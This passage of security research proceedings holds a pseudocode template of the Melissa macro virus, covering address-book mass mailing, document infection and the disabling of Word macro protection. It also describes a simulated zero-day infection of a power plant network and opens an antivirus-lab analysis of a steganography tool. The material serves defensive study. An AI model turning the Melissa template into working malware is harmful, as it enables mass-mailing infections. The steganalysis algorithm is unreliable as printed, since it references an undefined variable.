In the section below a pseudocode of the malware template for simulation of the virus Melissa is presented. The template was created based on the descriptions from (F-Secure, n.d.; Symantec, n.d.; McAfee, n.d.). The template is going to be implemented in foreseeable future.

Initial event: Sending e-mail with file called `LIST.DOC`, which contains passwords for X-rated websites.

Trigger: Opening the file `LIST.DOC` in Microsoft Word.

Action 1: Propagating to other computers.

1. CONNECT(MAISim)
2. IF "HKEY_CURRENT_USER\Software\Microsoft\Office\"→"Melissa?" EQUALS "... by Kwyjibo" THEN END
   // checking if the routine has been executed previously on the current machine
3. OPEN(MS Outlook)
4. MAPI_GET(userProfile)
   // getting user profile to use MS Outlook
5. CREATE(eMailMessage)
6. FOR {c=0; c≤50; eMailMessage.addresse = msOutlook.addressBook.contact[c]};
   // setting the message with up to 50 addresses from MS Outlook Address Book
7. eMailMessage.subject = "Important Message From msWord.document.author"
8. eMailMessage.body = "Here is that document you asked for ... don't show anyone else ;-)"
9. eMailMessage.attachments[0] = msWord.document.this
   // attaching the active WORD document to the email message
10. SEND(eMailMessage)

Action 2: Modifying Word documents.

1. IF system.time.minutes EQUALS system.date.day AND (msWord.event EQUALS documentOpened) OR msWord.event EQUALS documentClosed) THEN msWord.document.INSERT(" Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.")
   // inserting a sentence into an infected document if the number of minutes past the hour corresponds the day of the month (e.g. May 3rd, 11:03) and if the document is opened or closed at the appropriate minute
2. INFORM(MAISim)

Action 3: Infecting other Word documents on the user's computer.

1. IF (msWord.event EQUALS documentCreated) msWord.newDocument.INSERT_MACRO(Melissa)
   // infecting other documents
2. INFORM(MAISim)

Action 4: Hiding the activity.

1. if msWord.version NOT EQUALS "97" THEN GO TO 6

2. msWord.menu.DISABLE(Tools→Macro)
   // preventing listing the macro / VBA module in MS Word 97 to manually check for infection.

// setting MS Word 97 not to warn or prompt while saving the NORMAL.DOT or while opening a document with macros in it:

3. msWord.options.DISABLE("Prompt to save Normal template")
4. msWord.options.DISABLE("Confirm conversion at Open")
5. msWord.options.DISABLE("Macro virus protection")
6. if msWord.version EQUALS "2000" THEN msWord.menu.DISABLE(Macro→Security)
   // preventing changing the security level in MS Word 2000
7. INFORM(MAlSim)

---

6 Case Study: Employing MAlSim in the Security Evaluation of a Power Plant IT System

MAlSim was applied for the experiments aiming at evaluation of the security of a power plant infrastructure[6].

To achieve full control over the experiments and to prevent detrimental consequences which in case of critical infrastructures could have a very serious impact on many stakeholders, a secure isolated environment for attack simulations was created based on one hundred twenty hosts, the network equipment necessary to interconnect them (which includes sixteen network switches), as well as SCADA devices set up over physical hydrologic installation. In this environment, the information system of the power plant was reconstructed with very high fidelity. The identical subnetworks were created. All the key workstations of the power plant were copied in one-to-one relation. It means each of the workstations was reflected into one host of the simulation environment. Only stations of the Intranet were approximated with a lower number of hosts, but this was without loss of generality. In the reconstruction, the same network addresses were used, the same software installed, the same configurations of firewalls applied etc. More details of the environment and the reconstructions can be found in (Leszczyna et al., 2008b; Leszczyna, Fovino, & Masera, 2008a).

In this simulation environment the network setting of the power plant was reconstructed (mirrored) which comprised (Figure 3):

- Process Network, which interconnects diverse subsystems of the energy production process.
- Field Network, which interconnects controllers and field devices.
- The corporate network (Intranet).

[6] An existent, fully operative combined cycle electric power plant was reconstructed and evaluated during the experiments. Unfortunately, the contractual regulations for this project require the details of the site to remain confidential.




Figure 3: Simulation environment.

- Wireless LAN network.
- Demilitarised Zone (DMZ).

The JADE framework was deployed over the hosts mirroring Process Network and the Intranet. On each of the hosts a representative JADE container was installed. The experiments' control centre associated with JADE main-container, was located on the host from the Threat and Attack Simulator area of the simulation environment. From there, the simulated attacks were launched, controlled and monitored.

In this setting the simulation of a *zero-day* virus attack was performed. A zero-day (or zero-hour) attack is a computer threat that exposes undisclosed or unpatched computer application vulnerabilities. Zero-day attacks take advantage of computer security holes for which no solution is currently available. Zero-day exploits are released before the vendor patch is released to the public. A zero-day exploit is usually unknown to the public and to the product vendor.

An attack scenario was developed and based on this scenario the simulation was performed.

The scenario of the attack is as follows:

> A power plant operator working on a PC located in the power plant's Intranet browses the Internet and gets accidentally infected by a virus which has been just launched in the recent hours. This is a new type of virus, not just a slight modification of an

existing one. For this reason and because of the fact that the virus is so recent, it is yet unknown to the antivirus community (zero-day virus). Its signature is not stored in any of antivirus databases.

The virus infects programs on the user's PC and, taking advantage of the fact that unlimited traffic between the hosts in the Intranet is allowed, it infects also the remaining hosts of the Intranet. Later on the user, unconscious of the fact that his/her PC is infected by the virus, opens the VPN connection to a host in Process Control network. Now the virus has a free passageway to the critical subnetwork of the power plant network. It moves through it and starts infecting the computers in the Process Control network. Simultaneously, the adverse effects of the virus begin to be apparent. The computers become less effective, the applications raise errors and stop functioning, and the network connections are lost.

The general aim of this attack is to infect as many computers in the Internet as possible and to cause their malfunctioning. The attack is not particularly oriented against the power plant system, however when reaching the network of the power plant, the virus can reach the Process Control Network and Intranet subsystems.

In the simulation, the MAlSim agent had been launched at main-container and after that it was creating its copies gradually on the hosts in the Intranet and progressively in Process Network, starting from SCADA Server. After this propagation wave, the copies of MAlSim which were created at all the hosts through which it passed, were deactivating the hosts' network cards, making any network-related operation impossible.

As a result, the following services were affected:

- *Power Generation Control* – controlling and monitoring of the power production process. The viral infection and the due loss of connection with the direct controllers of the power generation devices, made impossible controlling of the power production process from Process Network. The operators were forced to use older, low level control infrastructure.
- *Power Generation Data Acquisition* – providing information necessary for the power plant supervision and for production planning. In the time between the virus outbreak and the system recovery, the data could not be collected. The operators were forced to use the alternative low level process control and monitoring infrastructure and to make production plans in non automated way. The information generated by the service is also delivered to the following cooperators, for which the interruption in the delivery of the data can become alarming:
  - High voltage power transmission and dispatching company, which transports the energy over the territory of the country.
  - End-user power distribution companies, which deliver the energy from the cross-country transmission system to the final user.
  - A government organisation which manages the electric market of the country.

- *Anomaly Diagnosis* – monitoring and analysis of vibrations of power production devices (primarily – the gas turbine), in order to predict or early detect faults or malfunctions. This service allows, for example, to predict faster utilisation of a device, allowing to make a decision of its replacement much (at least several weeks) in advance. Since the full system recovery of Process Network (based on restoring the last safe system state from backup copies) should not take more than three days (at maximum!), the loss of the anomaly diagnosis related information in the time, shall not result in any serious consequences.

- *Gas Exhaust Management* – providing information on the quality of gas emissions to the atmosphere, to the interested third parties. Provision of this service is imposed by law. Without the service, a plant cannot obtain the authorisation for energy production or the continuation of the production. Severity of the threat in regard to this service depends on the particular regulations of the country. It means, how the regulations refer to the lack of data for, at maximum, three days period (maximal system recovery time, see the previous bullet). In general restitution of the data with the estimations based on the proceeding and the following periods, and the production plan for the period of the interruption of data delivery, should suffice.

- *Remote Maintenance* – such as software patching, updating from Intranet and the Internet (!) by an authorised company. The impact of the virus in relation to the service is obvious – the software maintainers have to come to the site anyway, to remove the effects of the infection.

Summarising, the effects of this particular virus infection, though critical, were not dramatic. The power plant could continue its operation normally – from the point of view of power production process. The damages were mostly related to the interruption of data delivery, and to the necessity of performing less automated control over the production process.

This is because the payload of the simulated virus aimed only at deactivating network adapters of the infected computers, causing 'only' the loss of connectivity. However, if another, more malicious version of the virus was developed, which, for example, would have been able to interfere with the protocol (such as MODBUS or DNP3 (Modbus-IDA, 2006; Group, 2008)) through which actual commands are sent to the Field actuators, then it could cause the anomalies in power production process.

Fortunately, the probability of the occurrence of such event is very low. To develop such a dedicated virus, an advanced level of the recognition of the power plant infrastructure (for example which protocols are used) is required, and good knowledge of SCADA protocols. Even more than these, it is difficult to develop a completely new virus, which will spread quickly enough to overpass malware detection engines.

Finally, it must be noted, that it is very difficult to prevent from the zero-day virus attack, as its strength is based on its urgency and unexpectedness. Most of antimalware software, being signature based, will be not prepared for the detection of this attack, and will let the virus spread over the networks. A possible solution for protection from this type of attacks could be to use anomaly detection based malware detection engines.

Further details about the MAlSim simulations performed in order to evaluate security of critical infrastructures can be found in (Leszczyna et al., 2008b, 2008a).

7 Conclusions

The paper presented MAlSim – Mobile Agent Malware Simulator, developed to address the demand for malware simulation tools to be applied for security evaluations of information systems.

The framework is based on the technology of mobile agents, which appears to be particularly suitable for this application due to numerous similarities between agents and malicious programs (such as mobility, autonomy etc.) and because of the features of agent platforms which facilitate performance of experiments.

MAlSim Toolkit provides multiple classes of MAlSim agent and diverse behavioural and migration/replication patterns, to be used for implementation of various malware. These components, taken together, form malware templates. An exemplar malware template for the famous virus Melissa was presented in Section 5.

At its current state, the MAlSim's repository of malware templates contains just basic malware implementations for zero-day viruses and worms, which were applied during the studies on computer security of a power plant. However, the repository will be successively extended with new agent classes and behaviours.

Another future task is to improve the fidelity of simulation by developing agent behaviours aiming at reducing the impact of the usage of default JADE communication mechanisms realised over Java Remote Method Invocation protocol.

The framework was successfully applied to the studies on security of a power plant (Leszczyna et al., 2008b, 2008a), proving its operability, applicability and usefulness. The experiments showed the impact of a potential zero-day virus infection on the critical infrastructure and led to other important conclusions (Leszczyna et al., 2008b, 2008a).

References

Anderson, R. (2001). *Security Engineering: A Guide to Building Dependable Distributed Systems.* Wiley.

Bellifemine, F., Caire, G., Trucco, T., & Rimassa, G. (2003a, September). *JADE - A White Paper.* Tilab.

Bellifemine, F., Caire, G., Trucco, T., & Rimassa, G. (2003b, February). *Jade Programmers Guide.* Tilab.

Bishop, M. (2003). *Computer Security: Art and Science* (1 ed.). Addison Wesley Professional.

Caire, G. (2002, June). *JADE Tutorial: Application-Defined Content Languages and Ontologies.* Tilab.

Carzaniga, A., Picco, G. P., & Vigna, G. (1997). Designing Distributed Applications with a Mobile Code Paradigm. In *Proceedings of the 19th International Conference on Software Engineering.* Boston, MA, USA. (Available at `citeseer.ist.psu.edu/carzaniga97designing.`

html)

Chess, D., Grosof, B., Harrison, C., Levine, D., Parris, C., & Tsudik, G. (1995). Itinerant Agents for Mobile Computing. *IEEE Personal Communications*, *2*(5), 34–49. (Available at citeseer.ist.psu.edu/article/chess95itinerant.html)

Chess, D., Harrison, C., & Kershenbaum, A. (1994). *Mobile Agents: Are They a Good Idea?* (Tech. Rep. Nos. RC 19887 (December 21, 1994 - Declassified March 16, 1995)). Yorktown Heights, New York: IBM Research. (Available at citeseer.ist.psu.edu/chess95mobile.html)

Ellis, D. (2003). Worm Anatomy and Model. In *WORM '03: Proceedings of the 2003 ACM Workshop on Rapid Malcode* (pp. 42–50). New York, NY, USA: ACM.

F-Secure. (n.d.). *F-Secure Virus Description Database.* Website. (http://www.f-secure.com/v-descs/ (last access: January 18, 2008))

Faistenhammer, T., Klöck, M., Klotz, K., Krüger, T., Reinisch, P., & Wagner, J. (1993, October). *Virlab 2.1.* Internet. (Available at http://kklotz.de/html/virlab.html (last access: October 29, 2007))

Filiol Éric. (2005). *Computer Viruses: from Theory to Applications.* Springer-Verlag France.

Filiol Éric, Franc, E., Gubbioli, A., Moquet, B., & Roblot, G. (2007). Combinatorial Optimisation of Worm Propagation on an Unknown Network. *International Journal in Computer Science*, *2*(2), 124 – 131. (Available at vx.netlux.org (last access: March 7, 2008))

Franklin, S., & Graesser, A. (1996). Is It an Agent, or Just a Program?: A Taxonomy for Autonomous Agents. In *Intelligent Agents III. Agent Theories, Architectures and Languages (ATAL'96)* (Vol. 1193). Berlin, Germany: Springer-Verlag New York, Inc. (Available at citeseer.ist.psu.edu/franklin96is.html)

Fuggetta, A., Picco, G. P., & Vigna, G. (1998). Understanding Code Mobility. *IEEE Transactions on Software Engineering*, *24*(5), 342–361. (Available at citeseer.ist.psu.edu/fuggetta98understanding.html)

Gilfix, M., & Couch, A. L. (2000). Peep (The Network Auralizer): Monitoring Your Network with Sound. In *LISA '00: Proceedings of the 14th USENIX conference on System administration* (pp. 109–118). Berkeley, CA, USA: USENIX Association.

Gordon, S. (1996, September). Are Good Virus Simulators Still a Bad Idea? *Network Security*, *1996*(9), 7-13.

Gray, R. S., Kotz, D., Cybenko, G., & Rus, D. (2000). *Mobile Agents: Motivations and State-of-the-Art Systems* (Tech. Rep. No. TR2000-365). Hanover, NH: Dartmouth College. (Available at citeseer.ist.psu.edu/gray00mobile.html)

Group, D. U. (2008, December). *A Forum for Supporters of the Distributed Network Protocol.* Internet. (Available at http://www.dnp.org/ (last access: March 14, 2008))

Hirst, J. (1990). *Virus Simulation Suite.* Internet.

Jansen, W., & Karygiannis, T. (2000). *NIST Special Publication 800-19 - Mobile Agent Security.* (Available at citeseer.ist.psu.edu/jansen00nist.html)

Leszczyna, R. (2004, June). *Evaluation of Agent Platforms* (Tech. Rep.). Ispra, Italy: European Commission, Joint Research Centre, Institute for the Protection and security of the Citizen.

Leszczyna, R., Fovino, I. N., & Masera, M. (2008a, March). MAlSim – Mobile Agent Malware Simulator. In *Proceedings of First International Conference on Simulation Tools and Techniques for Communications, Networks and Systems (SIMUTools 2008).* Association for

Computing Machinery (ACM) Press.

Leszczyna, R., Fovino, I. N., & Masera, M. (2008b, May). *Security Evaluation of IT Systems Underlying Critical Networked Infrastructures.* (Accepted for First International IEEE Conference on Information Technology (IT 2008), Gdansk, Poland, 18 – 21 May 2008)

Liljenstam, M., Nicol, D. M., Berk, V. H., & Gray, R. S. (2003). Simulating Realistic Network Worm Traffic for Worm Warning System Design and Testing. In *WORM '03: Proceedings of the 2003 ACM workshop on Rapid malcode* (pp. 24–33).

Liljenstam, M., Yuan, Y., Premore, B., & Nicol, D. (2002). A Mixed Abstraction Level Simulation Model of Large-Scale Internet Worm Infestations. In *MASCOTS '02: Proceedings of the 10th IEEE International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunications Systems (MASCOTS'02)* (p. 109). Washington, DC, USA: IEEE Computer Society.

McAfee. (n.d.). *McAfee Virus Information.* Website. (`http://uk.mcafee.com/virusInfo/` (last access: January 18, 2008))

Milojicic, D. S. (1999). Trend Wars: Mobile Agent Applications. *IEEE Concurrency*, *7*(3), 80-90. (Available at `http://dlib.computer.org/pd/books/pd1999/pdf/p3080.pdf`)

Mischel Internet Security. (2003). *Trojan Simulator.* Internet. (Available at `http://www.misec.net/trojansimulator/` (last access: October 29, 2007))

Modbus-IDA. (2006, December). *MODBUS Application Protocol Specification V1.1b.* (Available at `http://www.modbus.org/specs.php` (last access: March 14, 2008))

Moore, D., Shannon, C., Voelker, G. M., & Savage, S. (2003, April). Internet Quarantine: Requirements for Containing Self-Propagating Code. In *INFOCOM 2003. Twenty-Second Annual Joint Conference of the IEEE Computer and Communications Societies* (Vol. 3, pp. 1901–1910).

Perumalla, K. S., & Sundaragopalan, S. (2004). High-Fidelity Modeling of Computer Network Worms. *acsac*, *00*, 126–135.

Rosenthal Engineering. (1997). *Rosenthal Virus Simulator.* Internet.

SecurityFocus. (n.d.). *SecurityFocus Vulnerability Database.* Website. (`http://www.securityfocus.com/bid` (last access: January 17, 2008))

Sharif, M. I., Riley, G. F., & Lee, W. (2005). Comparative Study between Analytical Models and Packet-Level Worm Simulations. In *PADS '05: Proceedings of the 19th Workshop on Principles of Advanced and Distributed Simulation* (pp. 88–98). Washington, DC, USA: IEEE Computer Society.

Skoudis, E., & Zeltser, L. (2003). *Malware: Fighting Malicious Code.* Upper Saddle River, New Jersey, USA: Prentice Hall Professional Technical Reference.

Symantec. (n.d.). *Symantec Security Response.* Website. (`http://www.symantec.com/security_response/` (last access: January 18, 2008))

Symantec Research Labs. (2005). *Symantec Worm Simulator.* Internet.

Szor, P. (2005). *The Art of Computer Virus Research and Defense* (1 ed.). Addison Wesley Professional.

Telecom Italia Lab. (n.d.). *Java Agent DEvelopment Framework.* Website. (`http://jade.tilab.com/`)

Wagner, A., Dübendorfer, T., Plattner, B., & Hiestand, R. (2003). Experiences with Worm

Propagation Simulations. In *WORM '03: Proceedings of the 2003 ACM workshop on Rapid malcode* (pp. 34–41). New York, NY, USA: ACM.

Wei, S., Mirkovic, J., & Swany, M. (2005). Distributed Worm Simulation with a Realistic Internet Model. In *PADS '05: Proceedings of the 19th Workshop on Principles of Advanced and Distributed Simulation* (pp. 71–79). Washington, DC, USA: IEEE Computer Society.

Yee, B. S. (1997, March). A Sanctuary for Mobile Agents. In *Proceedings of the DARPA Workshop on Foundations for Secure Mobile Code.* Monterey, USA. (Available at `citeseer.ist.psu.edu/article/yee97sanctuary.html` (last access: May 08, 2006))

Zou, C. C., Gong, W., & Towsley, D. (2003). Worm Propagation Modeling and Analysis Under Dynamic Quarantine Defense. In *WORM '03: Proceedings of the 2003 ACM workshop on Rapid malcode* (pp. 51–60). New York, NY, USA: ACM.

Part II
Industry Papers

Analysis of a win32 stegano-cryptographic protection software

Franck Legardien

Hauri Labs.

About the Author

Franck Legardien, CISSP, is software architect at Hauri labs. He researches, designs and develops new antivirus technologies for the award- wining ViRobot line of products. He used to be the security team leader for Thang Online, a MMORPG in South-Korea. He is the author of the Migale security software suite that includes an antivirus. He designed and developed OpenMMORPG and IO crusher, two open source projects. He holds a master's degree in computer science from Caen University. He has 12 years experience as a C/C++ software engineer.

Contact Details:8th floor, 60 Chungshin-Dong,Jongno-gu, Seoul, South Korea 110-844, phone +82-2-3676-1100,mobile +82-10-2980-2012, e-mail tybins99@hotmail.com

Keywords

Steganography, ransomware, running key cipher, stream cipher, cryptanalysis, stegano-cryptography, LSB insertion, stego-image.

Analysis of a win32 stegano-cryptographic protection software

Abstract

Steganography is the art of hiding the fact that communication is taking place, by hiding information in other information, while cryptography is the art of hiding something from non authorized viewers, when both steganography and cryptography are used simultaneously, the security and stealth level of the overall might be quite high.

When a ransomware, which is a kind of virus, uses such a tool, the disinfection can become very difficult for the antivirus software.

This paper intends to study one of these stegano-cryptography tools from the antivirus lab perspective: a software called Beemeal. The software itself is a C++ open source program for win32 platforms that permits to hide any kind of file into a BMP picture file, the file being ciphered before insertion into the picture.

First we will explain the steganography method used by this tool to hide the file into the picture. Then we will attempt to check whether it is possible or not to determine automatically that a given BMP has been used as a carrier using this tool, for that, a "Stego-only attack" will be performed on several pictures. The next step will consist in analysing the symmetric key algorithms used by the author of the tool.

Then to finish we will perform some classical cryptanalysis attacks that may permit to extract and decrypt the file hidden in the picture without knowing the secret key: the following attacks will be performed and explained:

- *Known plaintext attack.*
- *Cipher text only attack.*

For each attack we will try to explain whether such an attack is feasible or not. And when it is feasible we will try to quantify the work factor to break the cipher.

Introduction

Ransomware is a kind of virus that involves the use of malicious code to hijack user files, cipher them, and then demand payment in exchange for the decryption key.

Antivirus software may include automatic decryption algorithms in order to perform a successful disinfection, provided that the cryptosystem used is not too difficult to break.

Now we can extend this scheme by combining it with the use of steganography: the user's files are not simply encrypted, but also hidden into picture files before being deleted from the hard drive (or overwritten with garbage data, which prevents the deleted files from being recovered).

Now the task for the antivirus vendor becomes much more difficult: in the previous case we had a ciphered file on which a decryption algorithm could be applied, now the ciphered file has disappeared, and the antivirus just don't know where to find it, so that the decryption algorithm becomes useless.

In this context it is of utmost importance that antivirus software can find in which picture the user's file was hidden, extract this hidden ciphered file, and then decrypt it so that a complete disinfection can be performed after being infected with such a ransomware.

In this paper we will dive deeply into this detection and disinfection task, in other word we will think from the point of view of an antivirus research lab.

First of all let's introduce the terminology used when talking about steganography:

- A cover medium, or carrier file, is the file that is used to hide another file.
- A stego-image, or a stego-file, is the cover medium after it was inserted with another file.
- A triplet is a sequence of 3 contiguous bytes.

With a simple steganography tool, one can hide a file into another. The problem with this approach is that anybody can retrieve the hidden file using the same tool, thus resulting in a very poor security. Now when cryptography is mixed with steganography, the security level of the overall can be enhanced because even if someone has the same tool, he won't be able to extract the hidden file if he doesn't provide the correct credentials.

To evaluate the security level of such a tool, we should first consider all necessary steps to be performed in order for an attacker to retrieve either the plaintext or the key from the stego-file. And for each of these steps, a work factor should be estimated so that the security level will become the sum of all the work factors of each step to be performed.

The necessary steps are:

- Obtain the tool that was used to hide the file into another file.
- Reverse engineer the tool to understand the steganographic algorithm used (if the source code and algorithms are not available).
- Reverse engineer the tool to understand which cryptographic algorithms were used.
- Develop method/software to extract automatically the ciphertext file from the stego-image file.
- Develop method/software to decrypt the extracted ciphertext file.

In this paper we present a stegano-cryptographic tool for windows platforms called "Beemeal" (Legardien, 2005) that permits to hide and encipher any file into a BMP picture.

The organization of the paper is as follows. First the method used by Beemeal to insert a file into a picture will be presented and explained. Then next, we will attempt to check whether it is possible or not to determine automatically that a given BMP has been used as a carrier using this tool. For that a "Stego-only attack" will be performed on several pictures. Next, the symmetric key algorithm used by Beemeal will be presented and explained. Finally the next two parts of the paper will focus on the feasibility and work factor of both known plain-text attack and ciphertext only attack applied to n ciphertexts extracted from stego-image files.

Presentation of the Beemeal software




Figure 1: Screenshot of the Beemeal software

Description of the fields and buttons:

When inserting:

- Source: this button permits to choose the file to hide into the picture.
- Destination: this button permits to choose the BMP picture that will contains the hidden file.
- Keyfile: a file (any kind of file) whose size is greater or equal to the size of the file to hide. It is used when ciphering.
- Key: a passphrase that permits to protect the system in case of disclosure of the keyfile.
- Insert: click on this button to encipher and insert the file into the BMP.

When extracting:

- Source: this button permits to choose the BMP file whose hidden content is to be extracted.
- Destination: this button permits to choose the file where the result of the extraction is to be saved.
- Keyfile: a file (of any kind) whose size is greater or equal to the size of the file to hide. It is used to decipher.
- Key: a passphrase that permits to protect the system in case of disclosure of the keyfile.
- Extract: click on this button to decipher and extract the original file from the BMP.

Steganography method used by Beemeal

The only media that can be used by the Beemeal tool is a file in BMP format (Charlap, 1995), with the constraint that this BMP file must use 24 bits per pixel (thus resulting in 3 bytes per pixel, each byte being the saturation level of the basic colours (red, green, blue).

The reason why such a constraint exists is because with lower colour depths, the human eyes can detect that the picture has been used as a carrier.

In order to remain stealth, Beemeal uses a technique called “LSB insertion” (Provos, 2003) which consists in using the least significant bit of each byte to carry a bit of the data to be hidden. The resulting picture has no noticeable difference when compared with the initial picture by someone. This method is fast and easy to use, but the maximum data that can be carried by the media file is about 8 times lower than the BMP file size.

The LSB insertion technique can be used with BMP files, but not on the entire file, to understand why, we need to have a look at the BMP file format: a BMP file is composed of a header, and a body. The body can be used as a carrier using the technique explained, but not the header, because the header contains important data that should not be modified. Thus Beemeal first jump the header (54 bytes) before starting the insertion step.

Furthermore, in order to be able to extract properly the inserted file, Beemeal saves the hidden file’s size into the BMP file (size coded on 4 bytes, so we actually need 8 *4 bytes of the BMP file to save it, as a maximum of one bit per byte is used), then after that, the content of the file to hide is inserted.




Figure 2: The LSB insertion technique with the BMP format.

Is automatic steganalysis possible in case of Beemeal?

The goal is to determine whether it's possible to detect that a given BMP file contains a hidden file or not, and if automatic detection is possible, evaluate the false detection rate and work factor (Fridrich, 2000).

First of all, as it was mentioned in the previous part, Beemeal uses 4 bytes to save the size of the file whose content is to be hidden into the picture. Thus by extracting these four bytes, we can easily determine which part of the BMP file contains the hidden file, and which part (the remaining part if any, see figure 2) does not contain any hidden content.

So the first criteria that will permit us to reject many BMP files are:

- The byte 0 and byte 1 of the file must have the values 0x42 and 0x4D that are the magic numbers for the BMP files (more on this later), you can notice that we don't use the file's extension for file type identification because anybody or any program could have modified the file's extension, so our type detection algorithm can't rely upon the filename's extension..
- The BMP file must have a colour depth of 24 bits.
- Extract the "body size" from the BMP file (4 bytes) and if this size is greater than the BMP file size, then it means that the value found for the body size was not inserted by the tool, thus we can reject this BMP file.

Now, from this point, if we consider a huge set of virgin BMP files, we will still find many of them that match these criteria. Thus we need to find another criterion to reduce the false positive rate.

To find this criterion, we must understand what a BMP file is: a sequence of pixel, each pixel being composed of a colour coded on 24 bits, and in a picture the same colour can be found on very large sequences of pixels, thus when analysing the value of the LSB for a large number of BMP files, we can see that the balance between the 0 and the 1 when considering only the LSB is very unbalanced by nature. The important point is that after being used as a carrier, the part of the BMP file that contains the content of the hidden file has an abnormally balanced number of 0 and 1.




Figure 3: Two different representations of a BMP file (without header).

After several experiments, It has been determined that a sequence of 50 contiguous 0 or 1 is a maximum for a BMP stego-image. But this limit is not sufficient, because some files can be very small, thus we need to evaluate the balance between 0 and 1 in the part of the BMP file containing the body of the hidden file. For that we use the following algorithm:

Algorithm 1: balance evaluation in BMP body

Input:

longest_zero_in_body: the size of the longest sequence of contiguous zeroes in the BMP body.

longest_one_in_body : the size of the longest sequence of contiguous one in the BMP body.

Output:

percent_delta_in_body: the computed delta between the percentages of one and the percentage of zero in the body.

Complexity:

O (n): linear with the size of the BMP file.

Method

```
1:  Begin
2:    total_nb_bit ← longest_zero_in_body + longest_one_in_body
3:    percent_zero_in_body ← (longest_zero_in_body * 100.0) / total_nb_bit
4:    If percent_zero_in_body > percent_one_in_body Then
5:      percent_delta_in_body ← percent_zero_in_body - percent_one_in_body
6:    Else
7:      percent_delta_in_body ← percent_one_in_body - percent_zero_in_body
8:    Endif
9:    Return percent_delta_in_body
10: End
```

Now we can use the value returned by this algorithm to elaborate the final criterion:

A BMP file contains a hidden file that was inserted using a steganography tool if:

- The longest sequence of contiguous 0 in the body must not exceed 50.
- The longest sequence of contiguous 1 in the body must not exceed 50.
- The ratio of the balance between the 0 and the 1 within the body part of the BMP file must be lower or equal to 50%, in other words in the body part, the unbalance between the 0 and the 1 must not be too high.

To sum up, a given file is detected as being a BMP picture containing a hidden file if:

- The byte 0 and byte 1 of the file must have the values 0x42 and 0x4D (magic number for the BMP file, so we don't use the file's extension for file identification).
- The BMP file must have a colour depth of 24 bits.
- Extract the "body size" from the BMP file (4 bytes) and if this size is greater than the BMP file size then it means that the value found for the body size was not a value inserted by the tool, thus we can reject this BMP file.
